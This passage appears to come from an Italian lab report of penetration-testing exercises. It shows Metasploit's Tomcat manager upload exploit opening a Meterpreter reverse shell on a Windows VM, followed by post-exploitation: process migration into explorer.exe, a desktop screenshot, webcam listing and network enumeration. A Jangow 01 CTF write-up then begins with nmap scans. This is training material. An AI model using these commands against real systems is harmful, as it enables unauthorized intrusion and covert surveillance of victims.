- Payload options (windows/meterpreter/reverse_tcp):**

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.200.100	yes	The listen address (an interface may be specified)
LPORT	7777	yes	The listen port
- Exploit target:**

ID	Name	Version	Display Name	Running	Sessions	Commands
--	Windows Universal	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
1	Windows Universal	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
2	Windows Universal	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
3	Windows Universal	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
4	Windows Universal	None specified	Tomcat Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
- msf6 exploit(multi/http/tomcat_mgr_upload) > run**
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying Ncp848oGacHMEFUrsp5 ...
[*] Executing Ncp848oGacHMEFUrsp5 ...
[*] Sending stage (177734 bytes) to 192.168.200.200
[*] Undeploying Ncp848oGacHMEFUrsp5 ...
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 2 opened (192.168.200.100:7777 → 192.168.200.200:49455) at 2025-03-17 23:12:38 +0100
- meterpreter >**

Attraverso l'utilizzo dei moduli *post* riusciamo ad ottenere parte delle info richieste:

tipologia di macchina




```
Kali Linux 2024.4 [x64] [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
File Actions Edit View Help
msf6 post(windows/gather/checkvm) > options
Module options (post/windows/gather/checkvm):
Name Current Setting Required Description
SESSION yes The session to run this module on

View the full module info with the info, or info -d command.

msf6 post(windows/gather/checkvm) > set session 2
session => 2
msf6 post(windows/gather/checkvm) > run
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
[*] Post module execution completed
msf6 post(windows/gather/checkvm) >
```

lista delle WebCam



```
Kali Linux 2024.4 [x64] [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
File Actions Edit View Help
msf6 post(windows/manage/webcam) > options
Module options (post/windows/manage/webcam):
Name Current Setting Required Description
INDEX 1 no The index of the webcam to use
QUALITY 50 no The JPEG image quality
SESSION 2 yes The session to run this module on

Post action:
Name Description
LIST Show a list of webcams

View the full module info with the info, or info -d command.


msf6 post(windows/manage/webcam) > run
Webcam List
Applications
Index Name Version
[*] Post module execution completed
msf6 post(windows/manage/webcam) >
```

Dalla sessione meterpreter lanciamo il comando *ps* per elencare la lista dei processi attivi nella macchina target e richiamiamo il processo *explorer.exe*


The screenshot shows two windows side-by-side. The left window is a terminal session on Kali Linux (msf6) with the command `ps` running, listing various Windows processes. The right window is another terminal session on Kali Linux (msf6) where the user has migrated to a higher privilege process (explorer.exe) and is taking a screenshot.

```
msf6 > sessions 2
[*] Starting interaction with 2 ...
meterpreter > ps
Process List
PID  PPID  Name          Dev  Session  Arch  User
-----+-----+-----+-----+-----+-----+-----+-----+
0    0     [System Process]          x64  0
4    0     System          x64  0
268   4     smss.exe        x64  0
352  548     VBoxService.exe  x64  0
364  352     csrss.exe       x64  0
392  548     svchost.exe     x64  0
432  548     svchost.exe     x64  0
440  352     wininit.exe     x64  0
456  432     csrss.exe       x64  1
516  432     winlogon.exe    x64  1
548  440     services.exe    x64  0
564  440     lsass.exe       x64  0
644  548     svchost.exe     x64  0
696  548     svchost.exe     x64  0
820  516     dwm.exe         x64  1
848  548     svchost.exe     x64  0
856  548     svchost.exe     x64  0
872  3340    OneDrive.exe    x64  1
916  5028    conhost.exe    x64  0
948  3340    tomcat7w.exe   x64  1
968  2360    qWEiySvpxep.exe x64  0
976  548     svchost.exe     x64  0
984  548     svchost.exe     x64  0
1296  548     WmsSelfHealingSvc.exe x64  0
1304  548     WmsSvc.exe     x64  0
1372  548     pg_ctl.exe     x64  0
1576  548     spoolsv.exe   x64  0
1604  548     mqsvc.exe      x64  0
1668  548     svchost.exe   x64  0
1692  548     TCPSVCS.EXE   x64  0
1700  548     svchost.exe   x64  0
1708  548     svchost.exe   x64  0
1792  548     snmp.exe       x64  0
1900  644     ShellExperienceHost.exe x64  1
2000  548     svchost.exe   x64  0
2240  548     svchost.exe   x64  0
2344  848     sihost.exe     x64  1
2360  548     tomcat7.exe   x64  0
2368  548     svchost.exe   x64  0
2392  2360    conhost.exe   x64  0
2428  1372    postgres.exe  x64  0
2436  2428    conhost.exe   x64  0
2524  2428    postgres.exe  x64  0
2656  2428    postgres.exe  x64  0
2664  2428    postgres.exe  x64  0
2672  2428    postgres.exe  x64  0
2680  2428    postgres.exe  x64  0
2688  2428    postgres.exe  x64  0
3180  1304    WmsSessionAgent.exe x64  1
3200  548     svchost.exe   x64  0
3288  644     unsecapp.exe  x64  0
3340  3316    explorer.exe  x64  1
3376  848     taskhostw.exe x64  1
3408  848     MicrosoftEdgeUpdate.exe x64  1
3460  3340    VBoxTray.exe  x64  1
3532  644     WmiPrvSE.exe  x64  0
3652  644     RuntimeBroker.exe x64  1
3772  548     SearchIndexer.exe x64  0
3948  644     WmiPrvSE.exe  x64  0
5028  2360    cmd.exe       x64  0
5296  3340    mmc.exe       x64  1
5720  548     svchost.exe   x64  1
5748  644     SearchUI.exe  x64  1
meterpreter > migrate 3340
[*] Migrating from 968 to 3340 ...
[*] Migration completed successfully.
meterpreter > screenshot
Screenshot saved to: /home/kali/vBxshDjf.jpeg
meterpreter > |
```

Grazie alla procedura eseguita in precedenza, riusciamo ora ad effettuare uno screenshot del desktop della macchina target



Infine, sempre tramite la sessione *meterpreter* della console *Metasploit*, riusciamo ad ottenere le informazioni relative alle configurazioni di rete della macchina target lanciando il comando *ipconfig*.



Kali Linux 2024.4 [x64] [In esecuzione] - Oracle VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

File Actions Edit View Help

msf6 exploit(multi/http/tomcat_mgr_upload) > sessions 3

[*] Starting interaction with 3 ... She...

meterpreter > ipconfig

Interface 1

Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4

Name : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:9b:de:c5
MTU : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0

Interface 6

Name : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : fe80::5efe:c0a8:c8c8
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter >

BLACKBOX

- Jangow 01
- Empire: Lupin One
- Black Box Episode (Harry Potter)

Jangow 01

INDIVIDUAZIONE IP MACCHINA VIRTUALE


ANALISI TRAMITE NESSUS E NMAP

EXPLOIT E SCALATA PRIVILEGI TRAMITE LINPEAS

INDIVIDIAZIONE IP MACCHINA VIRTUALE

Per poter lavorare sulla macchina target è necessario settare le impostazioni relative alla rete in virtual box andando a selezionare scheda interna, in questo modo la macchina verrà inserita all'interno della rete della nostra macchina Kali (anch'essa configurata su rete interna).

Inoltre occorre attivare la pfSense, in questo modo, accendendo la MV Jangow01, alla fine del caricamento si può già notare che nella schermata di login apparirà l'IP identificativo della macchina.



Se così non fosse stato l'IP si sarebbe potuto individuare eseguendo il comando:

nmap –sV 192.168.*.*

che avrebbe eseguito una scansione di tutti gli IP appartenenti alla sottorete 192.168, mostrandoci l'IP della macchina target cercata.

ANALISI TRAMITE NESSUS E NMAP

Eseguiamo un'analisi delle vulnerabilità.

Innanzitutto eseguiamo il comando

sudo nmap -sV 192.168.50.152

```
(kali㉿kali)-[~]
$ sudo nmap -sV 192.168.50.152
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-17 10:15 EDT
Nmap scan report for 192.168.50.152
Host is up (0.00024s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18
MAC Address: 08:00:27:06:9D:EA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
